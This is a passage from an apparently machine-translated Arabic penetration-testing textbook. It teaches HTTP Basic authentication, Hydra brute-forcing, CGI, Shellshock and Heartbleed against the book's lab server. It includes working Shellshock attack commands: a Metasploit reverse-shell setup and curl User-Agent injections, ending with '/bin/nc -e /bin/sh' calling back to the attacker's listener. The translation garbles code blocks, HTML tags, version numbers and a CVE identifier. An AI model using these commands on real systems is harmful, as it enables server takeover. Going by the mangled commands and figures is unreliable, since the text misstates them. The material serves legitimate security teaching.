هناك الكثير لاستكشافه، بما في ذلك ماسح المنافذ وإنشاء ثغرة أمنية تُمكّننا من الوصول إلى النظام. يُعدّ استغلال بروتوكول WebDAVإحدى طرق تحميل الملفات إلى نظام بعيد، ولكن هناك طرق أخرى كثيرة. الأهم هو تذكّر أنه إذا تمكّنت من تحميل ملفك الخاص إلى جهاز مستهدف، فإن عالمًا جديدًا من الإمكانيات سينفتح أمامك. لا ينبغي أبدًا أن يكون بمقدور أي شخص مجهول تحميل شيفرة برمجية وتنفيذها على خادم ويب كما رأيتَ ونفّذتَ هنا. يُعتبر هذا الأمر بالغ الخطورة ، ويجب إبلاغ عميلك به فورًا.

مصادقة HTTP

يتضمن بروتوكول نقل النص التشعبي وسيلةً لتوفير مصادقة أساسية ، تمنع أي شخص لا يملك بيانات اعتماد صحيحة من الوصول إلى موارد الويب . يُظهر تصفح دليل / privateالخاص بمختبر الكتب هذه المصادقة الأساسية عمليًا، حيث يظهر مربع حوار منبثق يطلب اسم المستخدم وكلمة المرور، كما هو موضح في الشكل .7.4ربما تكون قد صادفت هذا النوع من المصادقة في الواقع.



الشكل :7.4مربع حوار مصادقة HTTP

Machine Translated by Google

إذا أرسلتَ طلب GETيدويًا إلى / ،privateفسترى في الاستجابة ما يشبه العناوين التالية. إحدى طرق التحقق من ذلك بنفسك هي استخدام .Netcat

```
401 HTTP/1.1مطلوب المصادقة
التاريخ: الثلاثاء، 26فبراير ،2019الساعة 15:13:55بتوقيت غرينتش
الخادم: Apache/2.2.21 (Debian)
WWW-Authenticate: Basic realm="ممنوع الدخول"
تنوع: قبول الترميز
طول المحتوى: 481
الاتصال: مغلق
نوع المحتوى: نص/ ؛htmlترميز الأحرف: iso-8859-1
```

سيحتوي الطلب أيضًا على نص، لكن الأسطر المظللة فقط هي المهمة هنا: رسالة "Authorization Required 401"وعنوان WWW-Authenticateالذي يُحدد "Basic realm="Keep outكمعامل. يعرف متصفح الويب كيفية تفسير هذه الاستجابة، وسيعرض عادةً مربع حوار لإدخال اسم المستخدم وكلمة المرور، كما هو موضح في الشكل .7.4 عند إدخال اسم المستخدم وكلمة المرور، سيرسل المتصفح استجابة أخرى على النحو التالي:

```
طلب GET /private HTTP/1.1
المضيف: 192.168.56.101
وكيل المستخدم: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0

أنواع الملفات المقبولة: text/html، application/xhtml+xml، application/xml؛ q=0.9، */*؛ q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
الاتصال: مغلق
طلبات الترقية غير الآمنة: 1
التصريح: أساسي dGVzdDp0ZXN0
```

يمكنك محاولة إرسال هذا الطلب يدويًا باستخدام .Netcatلستَ مُطالبًا بتوفير جميع الترويسات التي يُوفّرها المتصفح عادةً. السطر الأساسي هنا هو ترويسة . Authorizationيُشير Basicإلى نوع المصادقة، وتتكوّن سلسلة الأحرف التي تليه من اسم المستخدم وكلمة المرور اللذين أدخلهما المستخدم. لتوضيح مشكلة طريقة المصادقة الأساسية هذه، جرّب استخدام الأمر التالي:

```
echo dGVzdDp0ZXN0 | base64 --decode
```

اسم المستخدم وكلمة المرور غير مشفرين، بل مُرمّزين (باستخدام ترميز ،(base64مما يعني أنه يمكن فك تشفيرهما بسهولة من قِبل أي شخص يعترض الرسالة. يُعدّ التشفير، وليس الترميز، أكثر شيوعًا مما تتصور. تذكر أنه حتى لو بدت البيانات مشفرة، فقد لا تكون كذلك في الواقع! تذكر أيضًا أن هذا بروتوكول HTTPولیس ،HTTPSلذا تُرسل جميع البيانات كنص عادي ويمكن للمخترق الوصول إليها باستخدام برنامج تحليل حزم البيانات، مثل .Wireshark

يُوسّع RFC-2069نطاق مصادقة HTTPالأساسية ليشمل مصادقة "الخلاصة".

Machine Translated by Google

باستخدام آلية التحدي والاستجابة. لا يوفر التشفير أي تحسين أمني مقارنةً بإرسال كلمة المرور كنص عادي، باستثناء إخفائها عن المراقب العادي.
يمكنك استخدام أداة مثل Hydraلشن هجوم بالقوة الغاشمة ضد هذه الخدمات، وهنا نزودك ببيانات الاعتماد لاستخدامها ولكن عادةً ما تقوم بتوفير ملفات تحتوي على تخميناتك باستخدام الخيارين L-و . P-

```
hydra -l private -p private http-get://<targetIP>/private
```

واجهة البوابة المشتركة

واجهة البوابة العامة (CGI)هي تقنية صُممت لتمكين الخوادم من تشغيل البرامج وعرض نتائجها على صفحات الويب. سبقت CGIالعديد من المفاهيم التي طُورت لتقنية الويب ،2.0وكانت من أوائل التقنيات التي أتاحت لنا صفحات ويب ديناميكية وتفاعلية. بفضل هذه التقنية، أصبحت دفاتر الزوار (في التسعينيات، احتوت العديد من المواقع على دفاتر زوار افتراضية حيث يمكن للزوار ترك رسائل تأييد أو غيرها) وغيرها من المحتويات تعمل بشكل أساسي عن طريق تشغيل نصوص برمجية بلغة بيرل. في ذلك الوقت، كان الويب فوضويًا وغير منظم. لم يكن مظهره سيئًا فحسب، بل كان الأمن فيه معدومًا تمامًا.

على عكس لغات البرمجة النصية الخلفية مثل PHP(التي تُشغّل التعليمات البرمجية بلغتها الخاصة باستخدام مترجم)، فإن CGIهي تقنية تسمح بتشغيل الأوامر مباشرةً في نظام التشغيل. تعمل CGIكما لو كنت تُشغّل البرنامج من سطر الأوامر نفسه، كما لو كنت مُسجّلاً دخولك كمستخدم. مكّنت هذه الميزة، على سبيل المثال، البرامج المكتوبة بلغة Perlمن التشغيل عبر الإنترنت.

تسبق تقنية CGIلغات البرمجة الحديثة من جانب الخادم مثل PHPو ASP.NETولغات مثل ،Javaوالتي تحتفظ بكل شيء داخل حاوية (أو آلة افتراضية).
كان من الممكن، ولا يزال، استغلال تقنية CGIعن طريق إدخال وسائط إضافية إلى برامج سطر الأوامر هذه عبر التلاعب بمعلمات .HTTPوالهدف النهائي عادةً هو الوصول إلى حساب المستخدم الجذر والسيطرة الكاملة على خادم الويب، مع أن أي شكل من أشكال الوصول يُرحب به عادةً من قِبل المهاجم. باستخدام ،CGIكان بإمكان المطورين إضافة ميزات ومحتوى ديناميكي إلى مواقعهم الإلكترونية، والتي كانت تتطلب وسائط أو استعلامات من المستخدم - وهي أمور نعتبرها الآن بديهية -مثل اسمك أو تفضيلات لغتك. إذا كنت ترغب في إدارة منتدى، أو إرسال بريد إلكتروني من موقعك، أو تنفيذ وظيفة بحث أساسية، فأنت بحاجة إلى .CGI

على الرغم من عيوبها التاريخية العديدة وقابليتها لهجمات حقن الأوامر، لم تختفِ تقنية CGIتمامًا، فهي لا تزال موجودة بأشكال مختلفة، خاصةً في الأنظمة المدمجة. على سبيل المثال، من المحتمل أن يستخدم جهاز التوجيه الذي يوفره مزود خدمة الإنترنت تقنية CGIلتعديل الإعدادات عبر متصفح الويب. يحتوي برنامج Apacheعلى وحدة نمطية تُسمى ،mod_cgiوالتي عند تفعيلها تسمح بتشغيل برامج CGI(المعروفة عادةً باسم البرامج النصية، على الرغم من أنها قد تكون برامج ثنائية كاملة الوظائف).

كما توجد تقنية CGIفي الأنظمة والأجهزة المدمجة حيث يتم استخدامها لتوفير مساحة التخزين اللازمة لبرامج أكبر مثل PHPو .Python
إذا راجعت نتائج فحص Nmapأو فحصت خدمة الويب الخاصة بمختبر الكتب، فسترى أن الدليل / /cgi-binقد تم تحديده مع رقم

Machine Translated by Google

من بين البرامج النصية المتاحة، برنامج printenvالذي يُنفذ عند الوصول إلى / .cgi-bin/printenvيطبع هذا البرنامج متغيرات بيئة النظام، وهو بحد ذاته يُعدّ تسريبًا بسيطًا للمعلومات. قد تتضمن المعلومات في البيئة بيانات حساسة مثل كلمات المرور أو متغيرات تكوين النظام، خاصةً عند استخدام أنظمة الحاويات الحديثة مثل .Dockerمع ذلك، توجد ثغرة أمنية أخرى يمكن الوصول إليها من خلال هذا البرنامج النصي عبر ،CGIوسنتناولها الآن.

يُعدّ (www.docker.com) Dockerأحد الحلول العديدة لتشغيل التطبيقات (بما في ذلك تطبيقات الويب) داخل بيئة معز[redacted] تحتوي على جميع مكونات البرامج اللازمة لضمان تشغيل التطبيق بكفاءة. وبدلاً من محاكاة مكونات الجهاز المضيف الفعلي كما تفعل الآلة الافتراضية، يقوم Dockerبمحاكاة نظام التشغيل المُثبّت عليه.

ينبغي أن تعمل التطبيقات المعبأة في حاويات بنفس الطريقة دائمًا، بغض النظر عن نظام التشغيل والبنية التحتية الأخرى التي تعمل عليها.

صدمة القذائف

Shellshockهو اسم مجموعة من الثغرات الأمنية التي بدأت بالثغرة .CVE-2014-6271تم إصلاح الثغرة الأصلية، لكن مايكل زاليفسكي اكتشف لاحقًا أن الإصلاح لم يكن كافيًا، وتبع ذلك عدد من الثغرات المرتبطة بها ارتباطًا وثيقًا . وقد تم توثيق هذه المشكلات أيضًا بمعرفات CVEمنفصلة.

تؤثر ثغرة Shellshockعلى ،GNU bashوهو الصدفة الافتراضية للعديد من أنظمة التشغيل الشبيهة بنظام ،UNIXبما في ذلك .Linuxهذا يعني أن هذه الثغرة الأمنية تؤثر على الأنظمة في جميع أنحاء العالم التي تستخدم ،bashوهو مترجم الصدفة الافتراضي للنظام، لتشغيل البرامج. عند تشغيل برنامج ،CGI على سبيل المثال، قد يتم تنفيذ البرنامج من خلال .bashتُمكّن هذه الثغرة الأمنية مستخدمًا مجهولًا من السيطرة الكاملة على الأنظمة البعيدة، في حال تحقق بعض الشروط . تظهر الثغرة الأمنية التي تستغلها Shellshockتحديدًا عند تعيين قيم المتغيرات في .bashانظر إلى الأمر التالي:

أ 1234 =

سيؤدي هذا إلى إسناد القيمة 1234للمتغير .aمع ذلك، وبسبب خلل في طريقة إسناد القيم للمتغيرات عند استخدام تسلسل أحرف خاص، قد تُنفَّذ القيمة 1234كأمر بواسطة .Bashلهذا الأمر تداعيات عند تشغيل برنامج Bashعبر واجهة ،CGIحيث قد تُنفَّذ المتغيرات المُرسَلة في طلبات GETكأوامر.

باش هو مترجم أوامر. وهو اختصار لـ Bourne-again shell(تورية) وهو نسخة محدثة من Bourne shell(المعروفة باسم [redacted] طُوِّرت Bourne shellلنظام UNIXبواسطة ستيفن بورن وأُصدرت عام .1979أما باش فقد كتبه برايان فوكس لمشروع .GNUإذا كنت قد بدأت بدراسة صفحات الدليل ،(man pages)

Machine Translated by Google

لقد اطلعتَ على الكثير من برامج GNU. GNUاختصارٌ آخر متكرر: !GNU's not UNIXبمعنى آخر، برامج GNUمجانية ومفتوحة المصدر، على عكس البرامج الاحتكارية. يتشابه Bashو shفي بعض الجوانب، لكنهما برنامجان منفصلان تمامًا. لا يؤثر Shellshockعلى shبل على Bashفقط. على الأرجح ستستخدم Bashعلى نظام Kali Linuxالخاص بك. يمكنك التأكد من ذلك بتشغيل الأمر . printenv SHELL

تُعدّ ثغرة Shellshockمثالًا على ثغرة حقن الأوامر، والتي تؤثر على إصدارات Bashحتى الإصدار .027-43توجد العديد من المتغيرات لهذه الثغرة، حيث تُستخدم تسلسلات أحرف مختلفة لاستغلالها. يمكن العثور على هذه الخطوات بالبحث عن CVE-2014-627 ، ثم الاطلاع على الثغرات الأمنية ونقاط الاستغلال المرتبطة بها. لا تقتصر ثغرة Shellshockعلى خدمات الويب فقط، بل يمكن العثور عليها في أي مكان يُستخدم فيه Bashلتنفيذ البرامج ويستقبل مدخلات المستخدم المُخصصة كمتغيرات. على الرغم من اكتشافها في عام 2014، قد تصادفها في الأنظمة المُدمجة أو الأجهزة غير المُحدثة على الشبكة الداخلية. عند استخدامنا لأداة Niktoسابقًا، كانت Shellshockإحدى الثغرات التي أبلغت عنها. إذا أبلغت أداة ما عن ثغرة أمنية، يجب عليك دائمًا تأكيدها والتحقق منها يدويًا، واستبعاد أي نتائج إيجابية خاطئة من تقريرك. إحدى طرق التحقق من وجود Shellshockهي استخدام Metasploitووحدة استغلال مناسبة.

حقن الأوامر

تُعدّ ثغرات حقن الأوامر بالغة الخطورة لأنها تسمح للمهاجم بتنفيذ أوامر في نظام تشغيل الجهاز المُستهدف. إذا نُفّذت هذه الأوامر بصلاحيات المستخدم الجذر، فسيُسيطر المهاجم سيطرة كاملة على الجهاز. أما إذا نُفّذت بصلاحيات مستخدم عادي، فسيُتيح ذلك للمهاجم الوصول إلى الجهاز المُستهدف.

لا يُعدّ حقن الأوامر ثغرة أمنية واحدة، بل فئة كاملة من الثغرات الأمنية.
تعاني برامج CGIمن مشاكل حقن الأوامر، إذ يكمن هدفها في تنفيذ أوامر في نظام التشغيل، وغالبًا ما تستقبل مدخلات مباشرة من المستخدم. ينبغي على معظم المطورين إدراك خطورة الاعتماد على مدخلات المستخدم، وضرورة فحص هذه المدخلات وتنقيحها قبل استخدامها في أي إجراء آخر.

تُعدّ الأحرف الخاصة والترميز عناصر أساسية في استغلال ثغرات حقن الأوامر، إذ تُمكّن المهاجم من تجاوز عمليات التحقق المُدمجة في البرنامج، وتجاوز جدران الحماية الخاصة بالتطبيقات، وإجبار المفسرات على القيام بأمور غير متوقعة. وسرعان ما ستُصبح الأحرف الخاصة، مثل | و% و$ و[و]، مألوفة لديك كما كانت لدينا. ويمكن إدخال هذه الأحرف كمدخلات للبرنامج لإحداث نتائج لم يتوقعها المبرمج الأصلي.

استغلال ثغرة Shellshockباستخدام Metasploit

سنستعرض الآن كيفية استغلال نظام مُعرّض لثغرة Shellshockباستخدام .Metasploitبعد ذلك، سنُحلّل الثغرة بمزيد من التفصيل، وسنرى كيف يُمكن تنفيذ الهجوم نفسه يدويًا. بعد تشغيل Metasploit (msfconsole)وانتظار ظهور موجه الأوامر، استخدم أمر البحث مع مصطلح .shellshockسيُظهر هذا البحث عدة وحدات برمجية مختلفة، ما يُؤكد تنوّع استغلال .Bash

Machine Translated by Google

الوحدة التي نستخدمها حاليًا تُسمى .apache_mod_cgi_bash_env_execسيتم شرح سبب استخدام هذه الوحدة تحديدًا في مختبرنا لاحقًا. لاختيار الوحدة، أدخل الأمر useوالمسار الكامل لها. بعد الاطلاع على معلوماتها، اكتب options showثم اضبط المتغيرات وفقًا لذلك. تأكد من صحة عنوان IPالخاص بـ ، RHOSTSبالإضافة إلى TARGETURIعلى / .cgi-bin/printenv(حدد Niktoهذا الرابط على أنه عرضة للاختراق).

بعد ذلك، ستحتاج إلى تحديد حمولة (استخدم الأمر show payloadsلعرض الخيارات المتاحة)، مثل حمولة . reverse_tcp linux/x86/shell/يمكنك تحديد هذه الحمولة باستخدام الأمر .set PAYLOAD linux/x86/shell/reverse_tcpسيؤدي هذا إلى إرسال جلسة طرفية إلى جهازك المضيف، أي جهاز Kali Linuxالظاهري، ولكن للقيام بذلك، ستحتاج إلى تحديد عنوان IP المحلي الصحيح والمنفذ المحلي باستخدام الأمر .set LHOST

قم بتعيين LPORT، على التوالي. سيعمل المنفذ 443بشكل صحيح. تأكد من استخدام عنوان IPالصحيح لجهاز Kali Linux الظاهري. بعد التحقق من صحة خيارات الوحدة النمطية وخيارات الحمولة، استخدم الثغرة الأمنية لتنفيذ الهجوم. بافتراض أن الهدف هو مختبر الكتب، فسيتم فتح موجه أوامر بنجاح. من هناك، حاول استخدام الأمرَين id و . uname -aستلاحظ أنك لست المستخدم الجذر، حيث يتم تشغيل العملية بصلاحيات محدودة. ولكن، هذا ليس هو الحال دائمًا. تقوم العديد من الأنظمة المدمجة بتشغيل الخدمات بصلاحيات المستخدم الجذر، مما يسهل السيطرة الكاملة باستخدام ثغرة أمنية واحدة . ستتم مناقشة طريقة لرفع الصلاحيات في نهاية هذا الفصل.

استغلال ثغرة Shellshockباستخدام cURLو Netcat

يمكنك استغلال ثغرة Shellshockباستخدام cURLو Netcatفقط . سنستخدم هذه الطريقة الآن لشرح بعض التفاصيل الدقيقة لهذه الثغرة. تذكر أن سبب شكنا في البداية بأن خدمة الويب الخاصة بمختبر الكتب معرضة لثغرة Shellshockهو نتائج .Niktoفقد حدد لنا المسار / cgi-bin/printenvواشتبه في كونه عرضة للهجوم. يؤدي تصفح هذا الموقع (أو طلبه باستخدام cURL، الذي قد يوفر نتائج أسهل للقراءة) إلى تنفيذ أمر في نظام التشغيل الأساسي عبر CGI (باستخدام وحدة mod_cgiمن ، Apacheمما يوضح سبب اختيارنا لوحدة .(Metasploitهذا الأمر عبارة عن سكربت shellيستدعي .printenv

يمكنك تشغيل printenvبدون أي وسيطات على جهاز Kali Linuxالخاص بك، حيث يقوم ببساطة بطباعة أسماء وقيم متغيرات بيئة النظام.

[redacted] تُعدّ متغيرات البيئة سمةً شائعةً في أي نظام تشغيل .POSIXفهي تُحدّد وتؤثر على البيئة التي تُشغّل فيها العمليات وتُوفّر لها متغيراتٍ إضافية. تُستخدم هذه المتغيرات لتخزين مواقع الدلائل أو المجلدات، مما يُتيح للعمليات مكانًا لتخزين البيانات مؤقتًا. كما تُخزّن أيضًا تفاصيل اللغة والعرض ومُفسّر الأوامر.

لا يختلف الأمر بالنسبة لبرنامج printenvالنصي الذي ينفذه نظام تشغيل مختبر الكتب.
لكن كميزة إضافية، يمكننا رؤية الناتج في متصفح دون الاستفادة من ذلك.

Machine Translated by Google

باعتبارك مستخدمًا مُصرَّحًا له على النظام! قد تكون ميزة كهذه قد استُخدمت في الأصل لأغراض تصحيح الأخطاء، ولكن العثور عليها على خادم إنتاج يستدعي إبلاغ العميل، نظرًا للمعلومات التي تكشفها. يحدث هذا قبل محاولة أي هجوم حقن أوامر. سيكون الناتج مشابهًا لما يلي:

```
تشغيل /usr/bin/printenv
2.2.21 (Debian) Server at 192.168.56.101 Port 80</address>
SERVER_SIGNATURE=<address>Apache/

HTTP_USER_AGENT=Wget/1.19.5 (linux-gnu)
SERVER_PORT=80
HTTP_HOST=192.168.56.101
DOCUMENT_ROOT=/var/www
SCRIPT_FILENAME=/usr/lib/cgi-bin/printenv
REQUEST_URI=/cgi-bin/printenv
SCRIPT_NAME=/cgi-bin/printenv
HTTP_CONNECTION=Keep-Alive
REMOTE_PORT=47404
PATH=/usr/local/bin:/usr/bin:/bin
PWD=/usr/lib/cgi-bin
SERVER_ADMIN=webmaster@localhost
HTTP_ACCEPT=*/*
REMOTE_ADDR=192.168.56.103
SHLVL=1

اسم الخادم 192.168.56.101 =
SERVER_SOFTWARE=Apache/2.2.21 (Debian)
سلسلة الاستعلام =
SERVER_ADDR=192.168.56.101
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
HTTP_ACCEPT_ENCODING=identity
طريقة الطلب GET =
_=/usr/bin/printenv
```

إلى جانب ذكر بعض أسماء وإصدارات البرامج والبروتوكولات هنا (وكلها مثيرة للاهتمام بحد ذاتها)، هناك أمر آخر مهم يجب التنويه إليه. تذكر أن الوسائط التي يُدخلها المستخدم في عناوين URLقد تتسبب في سلوك غير متوقع من خادم الويب أو التطبيقات العاملة عليه. وينطبق الأمر نفسه على المسار الذي تُدخله (كما هو الحال مع اجتياز الدليل). ولكن ماذا عن المعلومات الأخرى التي يرسلها المتصفح إلى موقع ويب في طلب GET؟ راجع مخرجات الأمر printenv مرة أخرى، وستتمكن من معرفة المتصفح (أو الأداة) المستخدمة في الطلب. سترى أيضًا عنوان IPالذي صدر منه الطلب. هذه المعلومات مُعادة إليك بواسطة الأمر printenv .

عند ملاحظة أي إدخال منعكس، يُنصح بإجراء مزيد من البحث. يمكنك تجربة عنوان URLمثل cgi-bin/printenv?a=1. http://<TargetIP>/يُظهر لك القيام بذلك أن هناك أماكن أخرى ينعكس فيها الإدخال بواسطة برنامج CGI.

Machine Translated by Google

هل يمكنك تحديد المتصفح المستخدم لطلب المخرجات السابقة؟ كان Wget(الإصدار 1.19.5تحديدًا)، كما هو موضح في متغير بيئة . HTTP_USER_AGENTتُرسل المتصفحات هذه المعلومات عن نفسها عند إرسال أي طلب HTTP.كما تُرسل أيضًا رؤوسًا أخرى، كما رأيت في الأمثلة المعروضة حتى الآن.

لاستغلال ثغرة ،Shellshockسنرسل الآن ترويسة HTTPوهمية لوكيل المستخدم. نتوقع أن يقبل خادم الويب ما نرسله إليه كترويسة HTTPصالحة ويعيد إرسالها إلينا. لاختبار ذلك، جرّب الأمر التالي باستخدام cURL(اختصار آخر متكرر: :(Locator cURL Uniform Resource

```
curl -H “User-Agent: hello world” http://<TargetIP>/cgi-bin/printenv
```

يرسل هذا السطر طلب GETإلى عنوان URLالمُحدد، ويُحدد رأسًا مخصصًا (باستخدام الخيار (H-لـ .Agent: hello world User-وبالفعل، يستجيب الخادم بقائمة كاملة بمتغيرات بيئته، بما في ذلك وكيل المستخدم المُحدد، كما هو موضح هنا:

```
HTTP_USER_AGENT=hello world
```

نحن على وشك إرسال حمولة Shellshockضمن ترويسة الطلب لاستغلال ثغرة حقن الأوامر. نلاحظ أن متغير HTTP_USER_AGENTمُعيّن لمدخلاتنا، ونعلم أن تعيين المتغيرات في Bashيُؤدي إلى ظروف Shellshockقابلة للاستغلال. قبل محاولة استغلال هذه الثغرة، يجب إعداد مُستمع Netcatللتعامل مع اتصال shellالوارد . ينبغي تشغيل Netcatللاستماع على جهازنا المحلي (Kali Linux)بحثًا عن أي اتصال وارد. هذا ضروري، لأنه أثناء الاستغلال، سنُشغّل Netcatعلى المضيف البعيد (أو الهدف) ونُوجّهه للاتصال بجهاز كمبيوتر آخر. من المفترض أن يُحاول المضيف البعيد الاتصال بنسختنا المحلية المُستمعة في حال نجاح الاستغلال. يُنصح بفتح نافذة طرفية ثانية أو علامة تبويب على جهاز Kali Linuxالخاص بك خصيصًا لتشغيل المُستمع. يُمكنك بدء مُستمع Netcatعلى المنفذ 80باستخدام الأمر التالي:

```
nc -v -l -p 80
```

اترك هذا الأمر قيد التشغيل، ثم ارجع إلى نافذة الطرفية الرئيسية حيث سيتم استخدام cURLمرة أخرى. هذه المرة، سيُستخدم cURLلحقن بعض التعليمات البرمجية بدلاً من سلسلة .User-Agentلاحظ أن هذا هو بالضبط ما يفعله مُلحق Metasploitعند تشغيله بالإعدادات الافتراضية. هذا الأمر البسيط هو كل ما يلزم لاستغلال ثغرة .Shellshock (ملاحظة: من الضروري إدخال الأحرف والمسافات المختلفة تمامًا كما هو موضح).

```
curl -H "User-Agent: () { :; }; /bin/sleep 5" http://<TargetIP>/cgi-bin/
printenv
```

Machine Translated by Google

ستعرف ما إذا كان الأمر قد نجح لأنه سيكون هناك تأخير لمدة 5ثوانٍ تقريبًا (مما يشير إلى أنه تم تشغيل الأمر / (5 bin/sleepقبل أن يتم إرجاع رسالة خطأ على النحو التالي:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<eltit>خطأ داخلي في الخادم <500</title>
</head><body>
<h1>خطأ داخلي في الخادم</h1>
<p>واجه الخادم خطأً داخلياً أو
حدث خلل في التكوين ولم يتمكن من الإكمال
طلبك.</p>
<p>يرجى الاتصال بمسؤول الخادم،
قم بإرسال بريد إلكتروني إلى webmaster@localhostوأبلغهم بوقت حدوث الخطأ.
وأي شيء ربما تكون قد فعلته مما قد يكون قد...
تسبب في الخطأ.
قد تتوفر معلومات إضافية حول هذا الخطأ
في سجل أخطاء الخادم.
<hr>
<sserdda>خادم Apache/2.2.21 (Debian)على العنوان 192.168.56.101المنفذ /80>
العنوان>
</body></html>
```

قد تتساءل: "ماذا عن واجهة سطر الأوامر الخاصة بي؟" و"ما فائدة مستمع Netcatهذا؟" لقد استخدمنا أمر sleepفقط للتأكد من إمكانية حقن أمر يتم تنفيذه لاحقًا. استخدم cURLللمرة الأخيرة لتنفيذ / bin/nc (Netcat)على المضيف البعيد، ثم وجّه Netcatلتنفيذ / bin/sh(واجهة سطر الأوامر) (باستخدام الخيار .(e-يجب تحديد عنوان IPورقم المنفذ الصحيح لجهازك المحلي هنا حتى يتم إنشاء اتصال من نسخة Netcatالبعيدة إلى Netcatالمحلي ، والذي يجب أن يكون لا يزال ينتظر اتصالًا على منفذ TCP 80(أو أي منفذ أدخلته).

```
curl -H "User-Agent: () { :; }; /bin/nc -e /bin/sh <KaliLinuxIP> 80" http://<TargetIP>/cgi-bin/printenv
```

بعد تنفيذ الأمر السابق، عد إلى مستمع Netcatفي نافذة أو تبويب الطرفية الثانية. يجب أن تبدو نافذة الطرفية لديك مشابهة لما يلي إذا نجحت عملية الاستغلال (لاحظ عدم وجود موجه الأوامر):

```
الاستماع على [أي] ... 80
:<TargetIP>فشل البحث العكسي عن المضيف: مضيف غير معروف
الاتصال بـ [<KaliLinuxIP>]من (غير معروف) 43426 [<TargetIP>]
```

جرّب إدخال بعض الأوامر هنا. ستلاحظ أن لديك صلاحية الوصول، وإن لم تكن صلاحية الجذر، إلى خادم الويب المُخترق. بمجرد الحصول على صلاحية الوصول إلى النظام ، ستكون خطوتك التالية عادةً هي محاولة تنفيذ هجوم لرفع مستوى الصلاحيات واستكشاف صلاحياتك الجديدة بشكل أوسع.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Machine Translated by Google

Heartbleedو TLSو SSL

بروتوكول طبقة المقابس الآمنة (SSL)هو بروتوكول تشفير يُستخدم مع اتصالات الشبكة، وهو مصمم لإضافة تشفير شامل وحماية خدمات الشبكة من هجمات الوسيط والتنصت. تم استبدال بروتوكول طبقة النقل (TLS)ببروتوكول SSL، لكن مصطلح SSLلا يزال شائع الاستخدام (كلاهما بروتوكولان لتشفير حركة مرور الشبكة ويعملان بطريقة مماثلة)، ويرجع ذلك في الغالب إلى أنه مستخدم منذ فترة أطول وهو مصطلح أكثر شيوعًا: "هل تريد شهادة SSLأم شهادة TLS لحماية موقعك؟"

مع تطور شبكة الإنترنت، احتاج التجار والبنوك عبر الإنترنت إلى طريقة لإقناع العملاء بالتخلي عن معلوماتهم عبر بروتوكول HTTPغير الآمن.

إحدى طرق القيام بذلك هي إرسال بروتوكول HTTPعبر بروتوكول SSL، والذي يُمكن اعتباره غلافًا لحركة البيانات النصية العادية، مما يوفر نفقًا مشفرًا. يمكنك رؤية شكل ذلك باستخدام أداة اعتراض مثل Wiresharkأو TCPdump (www.tcpdump.org/). وفحص الحزم أثناء مغادرتها أو دخولها إلى جهاز الكمبيوتر الخاص بك.

إذا اتصلت بموقع عبر بروتوكول HTTP، فسيتمكن كل من المستخدم وأي نظام على مسار الاتصال بالوجهة من رؤية محتويات حزم TCP. قد يشمل ذلك جهاز التوجيه المنزلي، وجهاز توجيه Wi-Fiفي مقهى، ومزود خدمة الإنترنت، والعديد من أجهزة توجيه الإنترنت بينك وبين الخادم، وشركة استضافة الخادم الوجهة، بالإضافة إلى أي شخص تمكن من التسلل إلى هذا المسار. هذا يوفر فرصًا كثيرة جدًا لمهاجم محتمل (أو برنامج تجسس خبيث) لمراقبة كل ما تفعله.

يقوم بروتوكول TLSبتشفير بيانات حزم TCPقبل مغادرتها جهازك. وعند وصولها إلى الطرف الآخر، أي خادم الويب، يتم فك تشفيرها. يتم الاتفاق على طريقة التشفير وفك التشفير بين العميل والخادم خلال عملية المصافحة الأولية؛ حيث يقدم الخادم شهادة تحتوي على مفتاح عام، وباستخدام هذا المفتاح يستطيع العميل تشفير المعلومات. في المقابل، يرسل العميل (متصفح الويب الخاص بك) مفتاحه العام الخاص به لكي يتمكن من إرسال الردود. يستخدم بروتوكول TLSالتشفير غير المتماثل، حيث يمتلك كل من الطرفين المتصلين مفتاحًا عامًا ومفتاحًا خاصًا، ولا يتشاركان نفس المفاتيح السرية، كما هو الحال في التشفير المتماثل.

التشفير موضوع واسع بحد ذاته، ويستحق أن يُفرد له مجلدات كاملة. مع أننا لن نتطرق إلى تفاصيل آلية عمل التشف[redacted]
سنعود إليه بمزيد من التفصيل في مواضع محددة من الكتاب.

قد تعتقد أن بروتوكول SSL/TLSقد حلّ الكثير من مشاكل أمن الحاسوب، وهو كذلك في نواحٍ عديدة. مع ذلك، فقد أوجد أيضًا مشاكل جديدة تمامًا. بدأ الناس يثقون بهذه التقنية ثقةً مفرطة، ومثل أي برنامج، وُجد أن تطبيقات TLSو SSLتحتوي على أخطاء وثغرات أمنية. يمكنك فحص تطبيقات TLSو SSLباستخدام أداة مثل sslscan. ستُجري هذه الأداة مفاوضات مصافحة SSL/TLSمع الخدمة وتحدد ما إذا كانت

Machine Translated by Google

لا يتم دعم أي خيارات غير آمنة، أو إذا كان يحتوي على أي أخطاء أو ثغرات معروفة . من الصعب العثور على تقرير اختبار اختراق لا يحتوي على نوع من أنواع ثغرات SSLنظرًا لتعقيد البروتوكول.

أدت بعض ثغرات بروتوكول SSL/TLSإلى هجمات كبيرة أثرت على مؤسسات في جميع أنحاء العالم. تُعدّ ثغرة Heartbleedمثالًا على ذلك. فقد وُجدت هذه الثغرة (CVE-2014-0160)في خادم البريد الافتراضي، وهي تؤثر بالتأكيد على خوادم الويب أيضًا. كما رأيتم كيف يمكن استغلال هذه الثغرة للكشف عن جزء من ذاكرة الخادم، والتي قد تشمل أي شيء تقريبًا، بما في ذلك كلمات المرور وملفات تعريف الارتباط.

يمكن استغلال ثغرة Heartbleedللوصول إلى البيانات المتعلقة بمفتاح SSL/TLSالخاص بالخادم ، خاصةً عند استخدام شهادات ، RSAمما يُمكّن من فك تشفير أي بيانات مُرسلة إلى هذا الخادم من أي مكان آخر. قد تشمل هذه المعلومات أرقام بطاقات الائتمان، والمعاملات المصرفية، وغيرها من البيانات السرية المتعلقة بالإنترنت. عند استغلال هذه الثغرة بنجاح، كان بروتوكول HTTPSيكشف البيانات السرية تمامًا كما يفعل بروتوكول HTTPالعادي ، مع اعتقاد المستخدمين بأن بياناتهم مشفرة وآمنة.

